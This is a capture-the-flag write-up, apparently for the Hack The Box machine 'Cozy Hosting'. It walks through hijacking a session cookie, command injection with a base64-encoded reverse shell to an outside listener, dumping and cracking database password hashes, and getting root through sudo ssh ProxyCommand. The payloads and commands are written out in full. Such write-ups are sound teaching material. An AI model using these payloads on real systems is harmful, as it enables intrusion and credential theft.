

Erel Regev

Table of Contents

Scanning.....	1
Website viewing	2
Command Injection	6
Postgres	9
Brute-Force.....	10
Privilege escalation	11


Scanning

Started with a very basic scanning:

```
kali@kali: ~  
File Actions Edit View Help  
$ nmap 10.129.135.113 -sV  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-03 09:16 EDT  
Nmap scan report for 10.129.135.113  
Host is up (0.13s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     nginx 1.18.0 (Ubuntu)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 30.64 seconds
```

Two ports are open: 22 and 80.

Added the IP address and domain to the /etc/hosts and accessed the website:



Erel Regev


Website viewing

PRICING

Check our Pricing

Free Plan

\$0 / mo




One free host for a month
Monitoring dashboard
Access to admin interface

Starter Plan

\$19 / mo


Featured



Up to 4 hosts
Monitoring dashboard
Full admin interface
Automated host auditor

Business Plan


\$29 / mo




Up to 20 hosts
Monitoring dashboard
Full admin interface
Automated host auditor

Ultimate Plan

\$49 / mo



Up to 20 hosts
Monitoring dashboard
Full admin interface
Automated host auditor

 **Cozy Hosting**

The right place to host a project of any complexity. Choose a plan, deploy your application and relax. Because we are going to take care of the rest.

[Twitter](#) [Facebook](#) [Instagram](#) [LinkedIn](#)

USEFUL LINKS

- Home
- About us
- Services
- Terms of service
- Privacy policy

OUR SERVICES

- Hosting
- Automated patching
- SSL management
- Mail services
- DDoS protection

CONTACT US

South Jakarta City 12120, Jakarta, Indonesia

Phone: +62 5589 55488 55
Email: info@cozyhosting.htb

© Copyright **Cozy Hosting**. All Rights Reserved

Designed by [BootstrapMade](#)

Note that it was designed by BootstrapMade. We might use it, and if not, its good to note it.

Login page:

Login to Your Account

Username

@


Password

☐ Remember me


Login

Designed by [BootstrapMade](#)

Erel Regev



Next thing to do after looking at the website is a directory enumeration:



Note the actuator.


Erel Regev

Some of them has data and some don't. what caught my eyes was the sessions directory:

```

[11:31:29] 200 - 0B - /actuator;/scheduledtasks
[11:31:29] 200 - 0B - /actuator;/ssoSessions
[11:31:29] 200 - 0B - /actuator;/sessions
[11:31:29] 200 - 0B - /actuator;/sso
[11:31:29] 200 - 0B - /actuator;/statistics
[11:31:29] 200 - 0B - /actuator;/refresh
[11:31:28] 200 - 0B - /actuator;/liquibase
[11:31:29] 200 - 0B - /actuator;/trace
[11:31:29] 200 - 0B - /actuator;/springWebflow
[11:31:29] 200 - 0B - /actuator;/status
[11:31:29] 200 - 0B - /actuator;/threaddump
[11:31:30] 200 - 15B - /actuator/health
[11:31:30] 200 - 5KB - /actuator/env
[11:31:31] 200 - 48B - /actuator/sessions
[11:31:31] 200 - 10KB - /actuator/mappings
[11:31:35] 401 - 97B - /admin
[11:31:39] 200 - 0B - /admin/%3bindex/
[11:31:39] 200 - 124KB - /actuator/beans

```




Looks like it contains data for some users... when comparing the request and the response using Burpsuit's repeater, it seems to be a cookie for the user.

Let's test that by using the found cookie for the user kanderson in the request.


I used random credentials and captured the request using burpsuite.

First I used the cookie when accessing the login page:




Erel Regev


It sends a GET request to /admin:



Changed the cookie as well:



Managed to log in as Admin:



Erel Regev

include host into automatic patching

Please note
For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorized_keys file.

Connection settings

Hostname

Username

Submit Reset

It seems to try and connect using SSH (to my machine). More interesting is the request and the parameters in it:

Command Injection

Request to http://cozyhosting.htb:80 [10.10.11.230]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /executessh HTTP/1.1
2 Host: cozyhosting.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 32
9 Origin: http://cozyhosting.htb
10 Connection: close
11 Referer: http://cozyhosting.htb/admin
12 Cookie: JSESSIONID=3038E6F45FE63D865CB5832369065243
13 Upgrade-Insecure-Requests: 1
14
15 host=10.10.14.126&username=darth
```

Request

Pretty Raw Hex

```
1 POST /executessh HTTP/1.1
2 Host: cozyhosting.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
  age/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 32
9 Origin: http://cozyhosting.htb
10 Connection: close
11 Referer: http://cozyhosting.htb/admin
12 Cookie: JSESSIONID=3038E6F45FE63D865CB5832369065243
13 Upgrade-Insecure-Requests: 1
14
15 host=10.10.14.126&username=darth
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 03 Sep 2023 19:34:19 GMT
4 Content-Length: 0
5 Location: http://cozyhosting.htb/admin?error=ssh: connect to host
  10.10.14.126 port 22: Connection timed out
6 Connection: close
7 X-Content-Type-Options: nosniff
8 X-XSS-Protection: 0
9 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
10 Pragma: no-cache
11 Expires: 0
12 X-Frame-Options: DENY
13
14
```

Erel Regev

I encoded a reverse shell payload to base64, then used a command injection technique to send the payload:

```
sh -i >& /dev/tcp/10.10.14.149/5555 0>&1
```

ABC 40 1 0-40 (40 selected)

Output

```
c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTQ5LzU1NTUgMD4mMQ==
```

Request

Pretty Raw Hex

```
1 POST /executessh HTTP/1.1
2 Host: cozyhosting.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
  age/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 147
9 Origin: http://cozyhosting.htb
10 Connection: close
11 Referer: http://cozyhosting.htb/admin
12 Cookie: JSESSIONID=3038E6F45FE63D865CB5832369065243
13 Upgrade-Insecure-Requests: 1
14
15 host=10.10.14.149&username=
  ;echo${IFS}"c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTQ5LzU1NTUgMD4mMQ"
  |base64${IFS}-d|bash;
```

Response


Erel Regev

Received shell:

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.149] from (UNKNOWN) [10.10.11.230] 51502
sh: 0: can't access tty; job control turned off
$ whoami
app
$ ls
cloudhosting-0.0.1.jar
$

```




```

$ python3 -m http.server
10.10.14.149 - - [03/Sep/2023 20:14:19] "GET / HTTP/1.1" 200 -
10.10.14.149 - - [03/Sep/2023 20:14:20] code 404, message File not found
10.10.14.149 - - [03/Sep/2023 20:14:20] "GET /favicon.ico HTTP/1.1" 404 -
10.10.14.149 - - [03/Sep/2023 20:14:37] "GET /cloudhosting-0.0.1.jar HTTP/1.1" 200 -

```

Extracted the jar file:



Postgres user was found.

Erel Regev

Postgres

I stabled the shell and use postgresql commands to login to the database:

```
(kali㉿kali)-[~]
$ nc -nlvp 5555
listening on [any] 5555
connect to [10.10.14.149] from (UNKNOWN) [10.10.11.230] 50650
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
app@cozyhosting:/app$ ^Z
zsh: suspended nc -nlvp 5555

(kali㉿kali)-[~]
$ stty raw -echo; fg

[1] + continued nc -nlvp 5555
export=xterm
<tgresql://postgres:Vg&nvzAQ7XxR@localhost/postgres"
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=#
```

https://www.commandprompt.com/education/postgresql-basic-psql-commands/?source=post_page-----3db77d07bc06-----

found a table called "public.users" with names and password in it.

```
postgres=# \c cozyhosting;
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "cozyhosting" as user "postgres".
cozyhosting=# \dt;
WARNING: terminal is not fully functional
Press RETURN to continue
List of relations
Schema | Name | Type | Owner
-----+-----+-----+-----
public | hosts | table | postgres
public | users | table | postgres
(2 rows)

cozyhosting=# \d users;
WARNING: terminal is not fully functional
Press RETURN to continue
Table "public.users"
Column | Type | Collation | Nullable | Default
-----+-----+-----+-----+-----
name | character varying(50) | | not null |
password | character varying(100) | | not null |
role | role | | |
Indexes:
"users_pkey" PRIMARY KEY, btree (name)
Referenced by:
TABLE "hosts" CONSTRAINT "hosts_username_fkey" FOREIGN KEY (username) REFERE
NCES users(name)

(END)
```

Erel Regev

I used a SQL command in order to view the data inside:

```
cozyhosting=# SELECT name, password FROM public.users;
WARNING: terminal is not fully functional
Press RETURN to continue

  name | password
-----+-----
kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim
admin | $2a$10$SpKYdHLB0F0aT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm
(2 rows)

(END)
```

Brute-Force

```
(kali㉿kali)-[~/Desktop/SecLists/Passwords]
$ john ../../hash.txt --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0m 0s:00:00:15 0.01% (ETA: 2023-09-05 08:38) 0g/s 163.8p/s 163.8c/s 163.8C/s biscuit..keith
m d (?)
1g 0s:00:00:17 DONE (2023-09-04 03:56) 0.05817g/s 163.3p/s 163.3c/s 163.3C/s onlyme..keyboard
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I will try to login via SSH and the user josh I saw earlier while inspecting the machine:

```
(kali㉿kali)-[~/Desktop]
$ ssh josh@10.10.11.230
The authenticity of host '10.10.11.230 (10.10.11.230)' can't be established.
ED25519 key fingerprint is SHA256:x/7yQ53dizlhq7THoanU79X7U63DSQqSi39NPLqRKHM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.230' (ED25519) to the list of known hosts.
josh@10.10.11.230's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)
```

```
josh@cozyhosting:~$ ls
RIFY OK: depth=0, C=UK, ST=City,
user.txt
josh@cozyhosting:~$ cat user.txt
8
bssion: dest=TM ACTIVE
josh@cozyhosting:~$
```

Privilege escalation

First thing to do is to check whether the user josh can run commands using sudo:

```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
```

Really straight forward:

I used GTFOBins:

<https://gtfobins.github.io/>

Searched for SSH options and found the following:

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# whoami
root
# cd /root
# cat root.txt
202bb0054858131d3275878e49cd8ae7
#
```